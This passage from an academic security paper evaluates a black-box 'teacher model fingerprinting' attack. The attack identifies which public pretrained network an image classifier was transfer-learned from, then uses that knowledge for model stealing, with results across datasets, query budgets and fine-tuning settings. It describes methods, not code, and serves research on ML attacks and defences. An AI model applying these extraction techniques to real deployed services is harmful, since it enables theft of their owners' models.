and $\mathbb{1}(\cdot)$ is the indicator function. We calculate the empirical entropy of the **matching set** with the highest P_{match}, to estimate how much information is given to make the inference.

4 Evaluation

4.1 Dataset

We use the following datasets to train student models:

Dogs-vs-Cats. Our Dogs-vs-Cats dataset contains 12,500 dog and 12,500 cat images from the Internet [2]. We select the first 10,000 dog images and the first 10,000 cat images to compose the training set. The remaining 2,500 dog images and 2,500 cat images compose the testing set.

MNIST. The MNIST dataset [3] is a widely used dataset to build up toy image recognition ML models. It consists of 60,000 training and 10,000 testing handwritten digit samples, containing ten classes from digit 0 to digit 9.

CIFAR10 and CIFAR100. The CIFAR10 and CIFAR100 datasets [4] are another two widely adopted ML datasets. The CIFAR10 dataset contains ten classes, with 5,000 training samples and 1,000 test samples in each. The CIFAR100 dataset is similar to the CIFAR10, except that the former has 100 classes with 600 images in each, including 500 training and 100 testing images.

STL10. The STL10 dataset [5] is originally designed to develop supervised as well as unsupervised learning models. Our experiment uses the labeled set covering ten classes, with 500 training images and 800 test images per class.

CelebA. We use the first 50,000 facial images as training samples and the following 10,000 facial images as the test samples from the CelebA dataset [27], which are annotated with 40 binary attributes. For CelebA, we build up multi-label transfer learning models to tag each image with 40 attributes.

We also use different datasets to generate probing inputs:

VOC-Segmentation. Our experiments assume the attacker has obtained the training dataset for the segmentation task of the VOC2012 challenge [6], consisting of 1,464 samples. Besides, we further assume the image annotation information (i.e., segmentation and class information) is unavailable.

Random Noise. This dataset simulates the case that the attacker cannot acquire any realistic image to build up the attack dataset. In this scenario, they have to synthesize images with randomly generated pixels to compose the attack dataset. We assume the attacker samples each pixel by the normal distribution and normalizes it into an integer within $[0, 255]$.

For all images used in our experiments, they are firstly preprocessed into the 8-bit 224×224 RGB format.

4.2 Experiment Setup

Teacher models. We have downloaded pre-trained models AlexNet, DenseNet121, MobileNetV2, ResNet18, VGG16, VGG19, and GoogLeNet from the official repository of PyTorch. Furthermore, to examine whether our proposed attack can discriminate teacher feature extractors with the same architecture trained by different organizations, we have also downloaded an AlexNet model from the PyTorchCV package repository [7]. The detailed information of the pre-trained models is listed in Table 3. We adopt the whole convolution part of each pre-trained model as the feature extractor in our experiments. Particularly, for VGG16 and VGG19, we also adopt the fully connected layers, except the last output layer.

Student models. For the Dog-vs-Cats, MNIST, STL10, CIFAR10, and CIFAR100 dataset, we develop multi-class clas-

sification students models. As for the CelebA dataset, we develop multi-label models which annotate the input with 40 binary attributes simultaneously. We build up three student models for each pre-trained feature extractor individually, by appending different fully connected layers. The detailed transfer learning setup is described in Appendix E. Our basic transfer learning setup is the *feature extractor* approach. That is, the parameters of the pre-trained feature extractor are fixed. Furthermore, in Section 4.3.3, we will evaluate the attack performance when some components of the feature extractor get fine-tuned during the transfer learning process.

Other targets not trained with transfer learning. In our experiments, we also consider target models trained from scratch, which have the same model architectures with AlexNet and ResNet18 student models.

Basic setup. Here we introduce the basic attack setup, followed by most of our experiments unless otherwise specified. We assume the attacker has owned seven pre-trained feature extractors from public resources (models listed by Table 3 except for GoogLeNet), and they have crafted 100 fingerprinting pairs for each teacher feature extractor. For the ease of comparison, we also assume that for each candidate teacher model, the attacker knows how many layers of the teacher model will be used (e.g., k in Figure 1 is known). We will investigate the case when k is unknown in Section 4.3.2. We randomly select the attacker's probing images from the VOC-segmentation dataset, which does not overlap with the training dataset of the teacher models or student models. In Section 4.3.5, we will investigate the attack effectiveness when no realistic probing image is available. Only the top-1 classification label will be reported by the black-box target, except that the multi-label classifier trained on the CelebA dataset will return 40 facial attributes. We assume the input format and input pre-processing module are transparent to the attacker. For most real-world applications, the input format is described by the API reference book. Otherwise, it is also feasible to infer the input format efficiently with some reverse engineering techniques [44].

Choice of τ. We assume our target is a c-class classifier. When the classifier simply outputs random results, the probability that the attacker receives a pair of matched responses is $\frac{1}{c}$. To avoid such random matching, we should at least ensure $\tau > \frac{1}{c}$. A generic way is to preset a positive number $\beta > 1$ and let $\tau = \frac{\beta}{c}$. Also, we must ensure $\beta \leq 2$ so as to when $c = 2$, τ will not exceed 1. When there are no auxiliary dataset and model to help determine τ, we directly set $\tau = \frac{1.5}{c}$.

However, when c becomes large, $\tau \approx \frac{1}{c}$. Another feasible way is to empirically find a τ. In our experiment, we assume the attacker owns another classification dataset Fashion-MNIST [43]. For each candidate model, the attacker first trains five student models on the Fashion-MNIST dataset. Then, for a specific τ, the attacker randomly chooses around 50% teacher candidates from the candidate set (3/7 in our case), and launches inference attacks against the student models. After repeating this process 20 times, the attacker calculates the true positive rate (TPR) and false positive rate (FPR), where we assume that the student coming from a teacher candidate is a positive event. By increasing τ from 0 to 1, the attacker can obtain the ROC (receiver operating characteristic) curve for analysis, as presented in Figure 2. $\tau = 0.3$ is a good choice, as it achieves a high TPR and a low FPR. Finally, we set τ as $\max(\frac{1.5}{c}, 0.3)$.




Figure 2: ROC curve with different τ. Each point refers to a τ.

4.3 Evaluation Results

4.3.1 Overview

We exhibit our basic experiment results on transfer learning targets in Figure 3. Each row of the subfigure represents a fingerprinting vector v_{fgpt} against a specific student model, in which each column reports the matching proportion P_{match} on one teacher feature extractor candidate. For all the 126 victim student models transferred from the seven teacher model candidates, the teacher model candidates with the highest P_{match} are consistent with the ground truths (i.e., 100% inference accuracy). Also, our attack against 13 out of 18 GoogLeNet student models and 31 out of the 36 trained-from-scratch models returns `NULL`. For the ease of analysis, in the remaining parts, we mainly consider the case that all the possible teacher candidates are obtained by the attacker, which is a common assumption by existing work [42, 45].

Our first observation is that, in general, the more classes that the transfer learning task involves, the stronger evidence the attacker can receive to infer the teacher model. We can see that for the CIFAR100 learning task, the highest P_{match} is significantly higher than other elements of v_{fgpt}, which conveys strong evidence that the student model is likely to be transferred from the corresponding teacher model. In the meanwhile, the evidence drawn from the Dogs-vs-Cats student models is not so obvious, as we can see high P_{match} on multiple teacher feature extractor candidates. For instance, when sending fingerprinting pairs generated from VGG19 to the three black boxes transferred from the VGG16, the attacker has achieved P_{match} as 0.66, 0.76, and 0.86, respectively. They are relatively high compared with these on the CIFAR100 targets (0.13, 0.04, and 0.08).

Our second observation is that the student dataset possibly affects the attack performance. For the four 10-class classification tasks, we can see that the discrimination between

elements of v_{fgpt} in an attack against MNIST student models is less evident than in the other three kinds of transfer learning student models. In fact, the attack performance is subject to the similarity between the student dataset and the probing dataset. We will study this phenomenon in Section 4.3.5.

4.3.2 For Unknown k

In practice, the number of components k used by the teacher model is usually available when the teacher model gets released [45]. But it is still worth investigating the rare case when k is unknown. In this case, we choose the following strategy to identify k: for all possible values of k, the attacker synthesizes attack queries. Then, the attacker launches attacks with different k, from the smallest value to the largest value. For each k, if the predicted result is not `NULL`, we will record the current candidate model and the corresponding k as the inference result. Otherwise, the inference process will stop.

Setup. Basically, in our experiment, we group pre-trained layers by separating them by the pooling layers, and we call each separated part a "block." In our experiment, we freeze or fine-tune blocks instead of individual layers. We report the number of blocks for each $\mathcal{F}_{\text{T}}$ in our experiment in Table 3. So, in our case, we choose to identify the number of pre-trained blocks instead of the number of pre-trained layers k. In our experiment, we consider teacher models removing the last pre-trained block and the last two pre-trained blocks, since in practice, deep features are wanted [45]. It is notable that we freeze all pre-trained components in this experiment.

Results. For the target models removing the last block, we achieve a 100% (126/126) inference accuracy. Meanwhile, for the target models removing the last two blocks, we achieve a 65.87% (83/126) inference accuracy.

One possible illustration of this phenomenon is that the earlier layers extract more generic visual features from the input, such as edges, dots, and textures. In contrast, the deep layers extract more abstract features (like complex patterns, objects, and even concepts), which is more specific knowledge of the teacher dataset. That means features from deeper layers carry the information on how the teacher model refines knowledge from inputs, and therefore they are the key to extracting teacher model fingerprints. We can think that most part of the teacher model fingerprint is removed when deep layers get discarded.

Figure 4 exhibits some synthetic inputs generated from different blocks. We can observe that synthetic inputs generated from lower-level blocks tend to present more concrete contents, i.e., the "plane" pattern presented in the probing input. Meanwhile, synthetic inputs from high-level blocks look more like abstract "noisy patterns." To understand this phenomenon, we need to review how features are extracted and propagated layer by layer. On early layers, local patterns of the synthetic input are captured, while on deep layers, a global and abstract description of the input is extracted. As a result, only if the synthetic inputs contain sufficient visual details and local patterns (edges, dots, etc.) can they activate similar low-level features with the probing inputs. Considering an extreme case: when we generate a synthetic input with the probing input on the input layer, we tend to produce a copy of the probing input. Consequently, they are more likely to result in matched responses on different models, because they are close to the probing inputs on too many low-level features. It leads to more unwanted matches on victims transferred from other teacher candidates. Hence, it is critical to extract fingerprints from deep layers.

4.3.3 Impact of Fine-Tuning

Fine-tuning is a commonly adopted strategy for better model performance or faster model convergence [14]. Here, we explore how fine-tuning techniques affect the attack.

Setup. Recall that we divide pre-trained feature extractors into blocks. We study the following cases: frozen feature extractor, and the last one to five blocks get fine-tuned. In general, when more blocks get fine-tuned, more disturbances are introduced to the pre-trained model.

Results. We evaluate the average inference accuracy for each case and plot them in Figure 5a. In general, the inference accuracy is likely to decrease when more parameters get fine-tuned. We present fingerprinting vectors when one and two blocks get fine-tuned in Figure 15 and Figure 16. We also statistically study the eccentricity of v_{fgpt} as exhibited in Figure 5b. Our key observation is that the eccentricity of fingerprinting vectors significantly decreases when we fine-tune pre-trained layers of ResNet18, MobileNetV2, and DenseNet121, while fine-tuning high-level pre-trained layers of other targets have less impact on the attack performance. After checking the pre-trained model architecture, we find another potential cause of this phenomenon: ResNet18, MobileNetV2, and DenseNet121 contain batch normalization layers between convolution layers. When fine-tuned on new datasets, the empirical mean and variance of the batch normalization layer are updated gradually. It may cause a significant change in the latent feature representation, breaking the basic assumption that the $\mathcal{F}'_{\text{T}}(\cdot) \approx \mathcal{F}_{\text{T}}(\cdot)$.

4.3.4 Impact of Query Budget

Then query budget is a primary concern of a query-based attack. A low query budget will not only limit the attack cost, but also help the attacker to keep stealthy.

Setup. In our experiment, we examine the effect of the query budget by simulating attacks that send 1, 2, 5, 10, 20, 50, and 100 fingerprinting pairs for each teacher candidate.

Results. Figure 6 depicts attack performance on different query budgets, i.e., the number of fingerprinting pairs for each teacher model candidate sent to the target black box. Therefore, the total number of queries is $2 * \text{query budget} * |\{\mathcal{F}_{\mathcal{T}_j}\}|$.




Figure 3: Teacher model fingerprinting vectors w.r.t. different classification tasks (100 fingerprinting pairs for each teacher model candidate, in the feature extractor setting). The x-axis represents the candidate teacher model, while the y-axis represents the actual teacher model. Each row refers to a v_{fgpt}, and every three adjacent rows correspond to three different student models from the same teacher model, e.g., the first three rows of each subfigure represent three different models transferred from AlexNet. Note: "GoogLeNet" in the y-axis shows the case that the actual teacher model does not belong to the candidate set (i.e., models annotated by the x-axis). In this case, our attack against 13 of 18 GoogLeNet student models returns `NULL` (i.e., "no answer").





Figure 4: An example of how probing features affect synthetic inputs. The picture at the left top corner is the original probing input. Each row refers to synthetic inputs generated by features from different blocks, and each column refers to synthetic inputs for a specific candidate teacher model.

Overall, as the query budget grows, the inference accuracy increases rapidly. When the query budget reaches 50, the total inference accuracy achieves 100%. It suggests that our attack can avoid possibly high query charge caused by existing model reverse engineering attacks [32, 40]. We also see that the attack on more complex tasks (more classes and more complicated inputs) tends to achieve higher inference accuracy. For example, inference accuracy on CIFAR100 classifiers exceeds 80% even the query budget is limited to 10.

To gain a deeper insight, we also examine the average eccentricity of v_{fgpt} and the average entropy of S_{match} with the highest P_{match}. We find that there possibly exist some correlations among eccentricity, entropy heuristics, and inference accuracy. Firstly, the attack against a more complex transfer learning task is likely to bring higher "inference belief." For instance, the attack on CIFAR100 classifiers shows relatively high average eccentricity and entropy compared to other learning tasks. Secondly, we can observe that as the query budget increases, the average eccentricity of v_{fgpt} and the average entropy of S_{support} also rise. This phenomenon is consistent with our intuition: more queries are supposed to return more "evidence" to the attacker (higher entropy), and thus, the attacker has more confidence (higher eccentricity) to perform the inference, and they have a higher chance to hit the correct answer (higher accuracy).



(a) (b)

Figure 5: Performance on fine-tuned feature extractor layers: (a) average inference accuracy and (b) average eccentricity of v_{fgpt} w.r.t. seven different $\mathcal{F}_{\text{T}}$. Each line corresponds to one teacher model. When fine-turning the last four or the last five blocks, we decrease the learning rate from 10^{-3} to 10^{-5}, so as to achieve a stable learning process. Such learning rate change leads to some turning points for x=3 in the plot. For x=4 and x=5 in the plot, though the number of fine-tuned parameters grows up, a lower learning rate reduces the absolute change of these parameters, which might lead to a higher inference accuracy.




Figure 6: Performance on different query budgets. Each line depicts the attack performance on a specific transfer learning task. We have achieved 100% inference accuracy when the query budget reaches 50 (pairs for each teacher model candidate). On transfer learning tasks with more complex input patterns and more classes, we get higher eccentricity and entropy heuristics.

4.3.5 Impact of Probing Inputs

One of our basic attack assumptions is that any information about the population of $\mathcal{D}_{\text{S}}$ is unavailable. Previously, we use probing inputs from a public dataset, VOC-Segmentation, which is not overlapped with $\mathcal{D}_{\text{S}}$. But what if when there exists a "stronger" attacker, who has collected probing inputs following the same distribution with $\mathcal{D}_{\text{S}}$; or there is a "weaker" attacker, who has no access to any realistic data?

Setup. To this end, we investigate how probing datasets affect attacks with extra evaluations on the other three probing datasets:

- **MNIST and CelebA.** They are realistic images and share the same distribution with $\mathcal{D}_{\text{S}}$. We randomly choose 100 probing inputs from the MNIST and CelebA testing dataset, respectively. In this case, the $\mathcal{D}_{\text{S}}$ and the input probing dataset are still not overlapped.
- **Random Noise.** This is an extreme case where no realistic images are available. We randomly sample 100 probing inputs from the normal distribution.

Results. Overall, using the VOC-Segmentation dataset, in general, achieves good performance, while Random Noise leads to the worst performance. We plot the attack performance with MNIST, CelebA, and Random Noise probing data in Figure 11, Figure 12, and Figure 13 respectively.

The major obstacle to using Random Noise data as probing inputs is the low entropy of S_{match}. We find that the target model often classifies Random Noise inputs to a specific label, leading to a low entropy value of S_{match}. Meanwhile, when we choose MNIST as the probing dataset, we have achieved high entropy values and 100% inference accuracy (query budget is 100) on the MNIST-classification targets. We have similar observations when using CelebA as probing inputs for CelebA-classification models. This is expected: with sufficient probing inputs from the same distribution with $\mathcal{D}_{\text{S}}$, the attacker can increase the variety of output labels and increase the entropy of S_{match}. Consequently, they have more information to make a reliable inference. We will further analyze how the probing inputs affect the attack in Section 5.

5 More Robust Teacher Model Fingerprinting

The experimental results exhibited in Section 4 have shown that the naïve "one-of-the-best" strategy is effective in most cases. However, we can also find that it is possible to obtain a high P_{match} by a mismatched feature extractor. For instance, in Figure 3, for MNIST classification student models, we get $P_{\text{match}} = 0.86$ with an AlexNet candidate against a VGG19-based student model. It indicates there would exist a considerable number of "false matches" in the matching set S_{match}. One possible reason for the false-matching problem is that most attack queries (especially the synthetic input) belong to unrecognizable contents of the target black box. In this scenario, the target classifies a pair of "meaningless" inputs into the same class occasionally, even if they produce very different features. We can understand this phenomenon in an extreme case: supposing a black box only returns the label "1" to any input. In this case, all our sent fingerprint pairs will activate seemingly perfect matched responses, and we will surely get $P_{\text{match}} = 1$ for each candidate teacher feature extractor. But it is obvious that we cannot find out the actual teacher model as we are unable to affect the black-box's behavior.

We design inference strategies leveraging statistical testing methods to alleviate the impact of false-matching problems. Here we firstly give one definition for further discussion.

Definition 5.1 (Supporting Set)**.** *After removing the elements with the maximum occurrence from S_{match}, the remaining elements compose the supporting set $S_{\text{support}} = \{y | \forall y \in$*




Figure 7: Illustration of the supporting set. The supporting set is the collection of the remaining elements after removing the elements with the maximum occurrence from S_{match}.

$S_{\text{match}}, y \neq \arg\max_i |\{\forall y_i \in S_{\text{match}}\}|\}$, *which will be leveraged as the evidence to infer the original model.*

The relationship between the fingerprinting attack responses, matching set, and supporting set is explained by Figure 7.

Then we consider the extreme case that the student model $\mathcal{S}$ has zero knowledge about the input. It randomly divides the input space into c classes, which we call a *random classifier*.[4] So how much is the possibility of getting a match on a fingerprinting pair? We formalize the following statistical hypothesis testing: given a candidate teacher model $\mathcal{T}$, a student model $\mathcal{S}$, a set of fingerprinting pairs $\{\langle \mathbf{x}_i, \mathbf{x}_i' \rangle\}$ and the corresponding responses $\{\langle y_i, y_i' \rangle\}$, we make the following hypothesis

$$H_0 : \mathcal{S} \textit{ is a random classifier.}$$
$$H_1 : \mathcal{S} \textit{ is not a random classifier.}$$

We can give a sufficient condition to reject the null hypothesis H_0 give a specific significance value α.

Theorem 1. *Given a c-class classification student model $\mathcal{S}$ in top-1 label exposure, a fingerprinting statistical hypothesis (H_0, H_1, as well as the significance value α), the size of the supporting set sufficient to reject the null hypothesis H_0 is*

$$\left\lceil \log_2 \frac{1}{\alpha} \right\rceil. \tag{5}$$

Proof. See Appendix A.

Only when H_0 is rejected can we make a more robust inference. That is, the attacker has high confidence (1-α) to avoid a wrong inference against a random classifier.

Here we provide a more robust version of the teacher model fingerprinting attack: (1) generating fingerprinting pairs → (2) selecting the best candidate → (3) if H_0 is rejected, accepting the inference result; otherwise, sending more queries and repeating, until reaching the maximum query budget.

Evalution. We repeat several empirical studies on our robust attack method. We set the significance value α as 0.01, and thus, the testing hypothesis threshold $\lceil \log_2 \frac{1}{\alpha} \rceil = 7$. Table 1 exhibits the robust version of inference results for Section 4.3.5. Overall, we have achieved 100% inference accuracy on the robust inferences that reject H_0 with $\alpha = 0.01$, even without realistic datasets (Random Noise as the probing dataset). We also examine the size of the supporting set on our inference results in Section 4.3.5 to investigate how probing inputs and transfer learning tasks affect the attack performance.

Impact of probing inputs. The probing input distribution indeed impacts the attack performance. From Figure 8, we can see that, with realistic probing inputs, the proportions of robust inferences are obviously higher than that with Random Noise. This is consistent with our observation in Section 4.3.5. Moreover, a dataset that shares a similar distribution with $\mathcal{D}_S$ is more helpful in reducing the query budget, because it can increase the variance of the black-box responses. For example, for MNIST classifiers, the supporting set size $|S_{\text{support}}|$ significantly rises when we use MNIST as the probing dataset.

Impact of transfer learning tasks. Figure 8 shows that more complex learning tasks (i.e., those have more complex inputs and more classes) tend to produce a larger $|S_{\text{support}}|$. For instance, when attacking CIFAR100 classifiers, most inferences successfully reject H_0 as their $|S_{\text{support}}|$ are over the threshold. One reason is that a complex learning task is likely to give a higher variance of the responses. This result is consistent with our observation in Section 4.3.4. To help readers understand this phenomenon, we can estimate the minimal size of S_{support}. Since Equation 5 points out that the minimal $|S_{\text{support}}|$ should be $\lceil \log_2 \frac{1}{\alpha} \rceil$, for a c-class classifier, $|S_{\text{match}} \setminus S_{\text{support}}|$ should be no less than $\left\lceil \frac{\lceil \log_2 \frac{1}{\alpha} \rceil}{c-1} \right\rceil$. Therefore, we have

$$|S_{\text{match}}| \geq \left\lceil \log_2 \frac{1}{\alpha} \right\rceil + \left\lceil \frac{\lceil \log_2 \frac{1}{\alpha} \rceil}{c-1} \right\rceil. \tag{6}$$

So, according to Equation 6, we can find that when c increases, we will get a lower bound of the size of the supporting set. It should be pointed out that this is just a sufficient condition to reject H_0 for the robust version of our attack.

6 Applications of the Fingerprinting Attack

In this section, we demonstrate how our attack helps to mount model stealing and identify vulnerable teacher models.

6.1 Practical Model Stealing

Setup. The basic model stealing strategy is to firstly identify the teacher feature extractor of the victim, and then build up a surrogate student model based on it. Next, the attacker sends queries to the black-box target and collects the top-1 label responses. Finally, the attacker trains the surrogate student model with the attack queries and corresponding responses. In our experiment, we choose four CIFAR-10 classifier victims, which are transferred from AlexNet, ResNet18, VGG16, and VGG19, respectively. The victim models own the same fully connected layer architecture: `FC`(128) → `BN`→ `SF`(10). We

[4] We emphasize that the word "random" here refers to that the parameters of $\mathcal{S}$ are randomly configured with respect to $\mathcal{D}_S$, rather than it outputs label randomly given a specific input.

Query Budget	probing: VOCSegmentation			probing: MNIST			probing: CelebA			probing: Random Noise		
	inference acc.		#robust / #original	inference acc.		#robust / #original	inference acc.		#robust / #original	inference acc.		#robust / #original
	original	robust		original	robust		original	robust		original	robust	
1	39.68% (50/126)	– (0/0)	0 (0/126)	42.06% (53/126)	– (0/0)	0 (0/126)	45.24% (57/126)	– (0/0)	0 (0/126)	19.84% (25/126)	– (0/0)	– (0/126)
2	61.11% (77/126)	– (0/0)	0 (0/126)	57.94% (73/126)	– (0/0)	0 (0/126)	57.94% (73/126)	– (0/0)	0 (0/126)	29.37% (37/126)	– (0/0)	– (0/126)
5	84.13% (106/126)	– (0/0)	0 (0/126)	69.84% (88/126)	– (0/0)	0 (0/126)	80.95% (102/126)	– (0/0)	0 (0/126)	42.06% (53/126)	– (0/0)	– (0/126)
10	95.24% (120/126)	100.00% (32/32)	25.40% (32/126)	80.95% (102/126)	100.00% (19/19)	15.08% (19/126)	89.68% (113/126)	100.00% (3/3)	2.38% (3/126)	50.79% (64/126)	– (0/0)	– (0/126)
20	97.62% (123/126)	100.00% (97/97)	76.98% (97/126)	(84.92% (107/126)	100.00% (52/52)	41.27% (52/126)	96.83% (122/126)	100.00% (87/87)	69.05% (87/126)	57.14% (72/126)	100.00% (16/16)	12.70% (16/126)
50	100.00% (126/126)	100.00% (125/125)	99.21% (125/126)	90.48% (114/126)	100.00% (96/96)	76.19% (96/126)	99.21% (125/126)	100.00% (117/117)	92.86% (117/126)	62.70% (79/126)	100.00% (36/36)	28.57% (36/126)
100	100.00% (126/126)	100.00% (126/126)	100.00% (126/126)	96.03% (121/126)	100.00% (114/114)	90.48% (114/126)	100.00% (126/126)	100.00% (122/122)	96.83% (122/126)	65.08% (82/126)	100.00% (41/41)	32.54% (41/126)

Table 1: Comparison between the original and robust version of the teacher model fingerprinting attack. We have achieved 100% inference accuracy on the remaining inferences after the hypothesis testing ($\alpha = 0.01$, $\lceil \log_2 \frac{1}{\alpha} \rceil = 7$).




Figure 8: Supporting set size w.r.t. different learning tasks and different probing inputs (query budget=100, $\alpha = 0.01$, the hypothesis testing threshold $\lceil \log_2 \frac{1}{\alpha} \rceil = 7$). If the probing inputs follow a similar distribution with $\mathcal{D}_s$, $|S_{support}|$ is relatively high.




Figure 9: Model stealing against transfer learning models. The top row reports the accuracy metric, while the bottom row reports the fidelity metric of extracted models, respectively. For an extracted model transferred from the same teacher model with the target (i.e., inferred by a successful teacher model fingerprinting attack; marked with thicker lines), it has finally achieved higher accuracy and fidelity with sufficient queries (#Query $\geq$ 10,000).

choose training images from CIFAR100 as the attack queries (non-overlapping with the target's $\mathcal{D}_s$, but sharing a similar distribution). We evaluate the model stealing performance with four pre-trained models: AlexNet, ResNet18, VGG16, and VGG19. To examine the affect by surrogate model architectures, for each pre-trained model we build three surrogate model with three different fully connected layer architectures: `SF`(10), `FC`(128) $\rightarrow$ `BN`$\rightarrow$ `SF`(10), and `FC`(256) $\rightarrow$ `BN`$\rightarrow$ `SF`(10). Additionally, for each victim model, we train a surrogate model with the same model architecture but from scratch as the baseline. Each surrogate student model is trained for 20 epochs with batch size as 48.

Evaluation metric. We choose two evaluation metrics widely adopted by prior studies on model stealing attacks [19, 40]:

- **Accuracy**: accuracy of the extracted model on inputs. It measures how well the extracted model makes correct predictions on incoming inputs. This metric usually lies in the context where an attacker aims to steal the strong prediction "power" of the victim black-box ML service with only limited efforts.
- **Fidelity**: agreement between the target and the extracted model on inputs [40]. It measures the behavior similarity between the victim model and the extracted model. This metric usually lies in the context where an attacker aims to faithfully replicate the "functionality" of the black-box victim, in particular, these potential vulnerabilities.

We evaluate the extracted models on CIFAR10 testing set non-overlapping with the victim training set or the query set.

Results. Figure 9 shows the model stealing attack performance with different pre-trained models. We highlight model stealing results after successful teacher model fingerprinting attacks, i.e., the extracted model and the victim share the same teacher model, with thicker lines. We can observe that for model stealing after correctly identifying the teacher model, the fidelity and accuracy are obviously higher than the baseline. Moreover, we can find that even if the surrogate model has a different architecture of the fully connected layers, we may also achieve a relatively good model stealing.

6.2 Identifying Vulnerable Teacher Models

As vulnerable teacher models pose severe threats to downstream applications [45, 48], there is a surging need for solutions to detect the existence of vulnerable teacher models. We investigate the feasibility of using our attack to detect if a student model comes from a known vulnerable teacher model.

